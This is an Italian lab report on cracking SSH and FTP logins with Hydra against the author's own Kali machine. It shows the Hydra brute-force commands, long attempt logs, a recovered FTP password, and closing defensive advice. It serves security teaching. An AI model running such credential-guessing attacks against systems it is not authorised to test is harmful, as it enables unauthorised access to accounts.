

# Authentication cracking con Hydra

## Introduzione


La presente relazione ha lo scopo di analizzare la vulnerabilità di sistemi remoti sfruttando i protocolli SSH e FTP mediante l'utilizzo dello strumento Hydra su una distribuzione Kali Linux. Attraverso una serie di test di penetrazione, si è cercato di valutare l'efficacia di attacchi di forza bruta volti a compromettere le credenziali di accesso e, di conseguenza, ottenere un accesso non autorizzato ai sistemi target. L'obiettivo principale è stato quello di evidenziare le criticità legate alla sicurezza informatica e proporre delle contromisure efficaci

## Procedimento

### Creazione dell'utente:

**Comando:** `adduser test_user` Questo comando crea un nuovo utente chiamato "**test\_user**" sul sistema.

**Configurazione password:** Durante la creazione dell'utente, verrà richiesto di impostare una password. In questo caso, è stata impostata la password "**testpass**".



## Monitoraggio dei tentativi di brute force con Hydra

Hydra è un programma che viene utilizzato per eseguire attacchi di forza bruta su vari tipi di servizi di rete. In pratica, Hydra tenta di indovinare le password di un account provando una vasta gamma di combinazioni di caratteri, fino a quando non ne trova una che funziona.

### Come funziona Hydra?

Hydra supporta un'ampia varietà di protocolli, tra cui:

- **SSH:** Utilizzato per accedere in modo sicuro a sistemi remoti.
- **FTP:** Utilizzato per trasferire file tra computer.
- **Telnet:** Un protocollo di rete non sicuro per la connessione remota a dispositivi.
- **HTTP:** Utilizzato per la navigazione web.
- **E molti altri...**

L'utente fornisce a Hydra un elenco di nomi utente e una lista di possibili password (o un dizionario di parole). Hydra proverà tutte le combinazioni possibili fino a quando non troverà una coppia valida di nome utente e password.

### Esempio di comando Hydra:

```
hydra -V -L percorso del file/username_list -P percorso del  
file/password_list 192.168.101.201 t1 ssh
```

- **-V:** L'aggiunta dello switch -V al comando Hydra permette di visualizzare in tempo reale i tentativi di login effettuati. Questo è particolarmente utile per monitorare eventuali attacchi di brute force.
- **-L username\_list:** Specifica un file contenente una lista di nomi utente da provare.
- **-P password\_list:** Specifica un file contenente una lista di password da provare.

- **192.168.101.201:** L'indirizzo IP del sistema Kali.
- **ssh:** Indica che l'attacco è diretto al servizio SSH.

## **SSH**

**SSH** (Secure Shell) è un protocollo di rete crittografato che permette di stabilire una connessione remota sicura con un altro computer. È come avere un tunnel sicuro attraverso il quale puoi accedere e controllare un altro sistema, anche se si trova dall'altra parte del mondo.

### **Attivazione del servizio SSH:**

**-Comando: `sudo systemctl start ssh`** Questo comando avvia il servizio SSH, consentendo le connessioni remote al sistema.

### **Test della connessione SSH:**

**-Comando: `ssh test_user@192.168.101.201`** questo comando tenta di stabilire una connessione SSH in qualità dell'utente "test\_user".

Il Comando che andiamo ad usare per attaccare il servizio ssh è: `hydra -V -L percorso del file/username_list -P percorso del file/password_list 192.168.101.201 t1 ssh`. E abbiamo usato il dizionario seclist.

```
File Actions Edit View Help
[carmine@carmine:~/Desktop]
$ hydra -V -L /home/carmin/Desktop/user.txt -P /home/carmin/Desktop/password.txt 192.168.101.20
1 -t1 -f ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret serv
ice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics any
way).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 14:39:47
[WARNING] Restorefile (you have 10 seconds to abort... (use option -i to skip waiting)) from a previo
us session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 80 login tries (1:0/p:10), ~80 tries per task
[DATA] attacking ssh://192.168.101.201:22/
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "1234" - 1 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "1234" - 2 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "554u7" - 3 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "abcd" - 4 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "3465" - 5 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "test" - 6 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "tespass" - 7 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "password" - 8 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "kali" - 9 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "code" - 10 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "antonio" - pass "1234" - 11 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "antonio" - pass "234" - 12 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "antonio" - pass "554u7" - 13 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "antonio" - pass "abcd" - 14 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "antonio" - pass "3465" - 15 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "antonio" - pass "test" - 16 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "antonio" - pass "tespass" - 17 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "antonio" - pass "password" - 18 of 80 [child 0] (0/0)
[STATUS] 18.00 tries/min, 18 tries in 00:01h, 62 to do in 00:04h, 1 active
[ATTEMPT] target 192.168.101.201 - login "antonio" - pass "kali" - 19 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "antonio" - pass "code" - 20 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "superuser" - pass "1234" - 21 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "superuser" - pass "234" - 22 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "superuser" - pass "554u7" - 23 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "superuser" - pass "abcd" - 24 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "superuser" - pass "3465" - 25 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "superuser" - pass "test" - 26 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "superuser" - pass "tespass" - 27 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "superuser" - pass "password" - 28 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "superuser" - pass "kali" - 29 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "superuser" - pass "code" - 30 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "111111" - pass "1234" - 31 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "111111" - pass "234" - 32 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "111111" - pass "554u7" - 33 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "111111" - pass "abcd" - 34 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "111111" - pass "3465" - 35 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "111111" - pass "test" - 36 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "111111" - pass "tespass" - 37 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "111111" - pass "password" - 38 of 80 [child 0] (0/0)
[STATUS] 38.00 tries/min, 38 tries in 00:01h, 62 to do in 00:03h, 1 active
```

## FTP

FTP, acronimo di **File Transfer Protocol**, è un protocollo di rete utilizzato per trasferire file da un computer ad un altro attraverso una rete, come Internet. In pratica, l'FTP permette di copiare file da un server (un computer che fornisce il servizio) al tuo computer (il client) e viceversa.

### Attivazione del servizio FTP

**-Aggiornare Kali: sudo apt-get updata.** Con questo comando eseguiamo un aggiornamento su Kali.

**-Comando installazione FTP: sudo apt install vsftpd**

**-Comando di attivazione: sudo systemctl start vsftpd** Questo comando avvia il servizio SSH, consentendo le connessioni remote al sistema.

Il comando che abbiamo usato è: `hydra -V -L percorso del file/username_list -P percorso del file/password_list 192.168.101.201 t1 ftp`. E abbiamo usato lo stesso dizionario di ssh.

```
File Actions Edit View Help
[ATTEMPT] target 192.168.101.201 - login "admin09" - pass "3465" - 65 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "admin09" - pass "test" - 66 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "admin09" - pass "testpass" - 67 of 80 [child 0] (0/0)
*The session file ./hydra.restore was written. Type "hydra -R" to resume session.

carmine@carmine:~/Desktop
$ hydra -V -L /home/carmin/Desktop/user.txt -P /home/carmin/Desktop/password.txt 192.168.101.20 -t1 -f ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret serv
ice organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics any
way).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 15:05:15
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previo
us session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 80 login tries (1:8/p:10), ~80 tries per task
[DATA] attacking ftp://192.168.101.201:21/
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "1234" - 1 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "234" - 2 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "654u7" - 3 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "abcd" - 4 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "3465" - 5 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "test" - 6 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "testpass" - 7 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "password" - 8 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "kali" - 9 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "code" - 10 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "antonio" - pass "1234" - 11 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "antonio" - pass "234" - 12 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "antonio" - pass "654u7" - 13 of 80 [child 0] (0/0)
*The session file ./hydra.restore was written. Type "hydra -R" to resume session.

carmine@carmine:~/Desktop
$
```

## Bonus

Il problema dell'usare il dizionario Speclist è che essendo una lista molto lunga i tempi di attesa del risultato saranno molto lunghi, quindi per velocizzare i tempi possiamo usare dei dizionari più piccoli e in questo modo sarà più veloce il processo di rilevamento dei dati richiesti.

```
File Actions Edit View Help
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "abcd" - 4 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "3465" - 5 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "test" - 6 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "password" - 8 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "kali" - 9 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "code" - 10 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "antonio" - pass "1234" - 11 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "antonio" - pass "234" - 12 of 80 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "antonio" - pass "654u7" - 13 of 80 [child 0] (0/0)
*The session file ./hydra.restore was written. Type "hydra -R" to resume session.

carmine@carmine:~/Desktop
$ hydra -V -L /home/carmin/Desktop/user.txt -P /home/carmin/Desktop/password.txt 192.168.101.201 -t1 -f ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 15:31:06
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 24 login tries (1:4/p:5), ~24 tries per task
[DATA] attacking ftp://192.168.101.201:21/
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "1234" - 1 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "234" - 2 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "654u7" - 3 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "abcd" - 4 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "3465" - 5 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "kali" - pass "testpass" - 6 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "antonio" - pass "1234" - 7 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "antonio" - pass "234" - 8 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "antonio" - pass "654u7" - 9 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "antonio" - pass "abcd" - 10 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "antonio" - pass "3465" - 11 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "antonio" - pass "testpass" - 12 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "superuser" - pass "1234" - 13 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "superuser" - pass "234" - 14 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "superuser" - pass "654u7" - 15 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "superuser" - pass "abcd" - 16 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "superuser" - pass "3465" - 17 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "superuser" - pass "testpass" - 18 of 24 [child 0] (0/0)
[STATUS] 18.00 tries/min, 18 tries in 00:01h, 6 to do in 00:01h, 1 active
[ATTEMPT] target 192.168.101.201 - login "test_user" - pass "1234" - 19 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "test_user" - pass "234" - 20 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "test_user" - pass "654u7" - 21 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "test_user" - pass "abcd" - 22 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "test_user" - pass "3465" - 23 of 24 [child 0] (0/0)
[ATTEMPT] target 192.168.101.201 - login "test_user" - pass "testpass" - 24 of 24 [child 0] (0/0)
[21]ftp host: 192.168.101.201 login: test_user password: testpass
[STATUS] attack finished for 192.168.101.201 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-08 15:32:34

carmine@carmine:~/Desktop
$
```

## Considerazioni sulla Sicurezza

- **Password forti:** È fondamentale utilizzare password complesse e uniche per ogni account.
- **Limitazione degli accessi:** Configura il firewall per consentire le connessioni SSH solo da indirizzi IP autorizzati.
- **Disabilita il login root:** Per motivi di sicurezza, è consigliabile disabilitare il login diretto come root.
- **Monitoraggio:** Utilizzare strumenti di monitoraggio per rilevare eventuali attività sospette.

## Conclusioni

gli esperimenti condotti hanno dimostrato l'efficacia di Hydra nell'individuare vulnerabilità legate alle debolezze delle password in sistemi SSH e FTP. È evidente la necessità di rafforzare le politiche di gestione delle password e di implementare misure di autenticazione più robuste.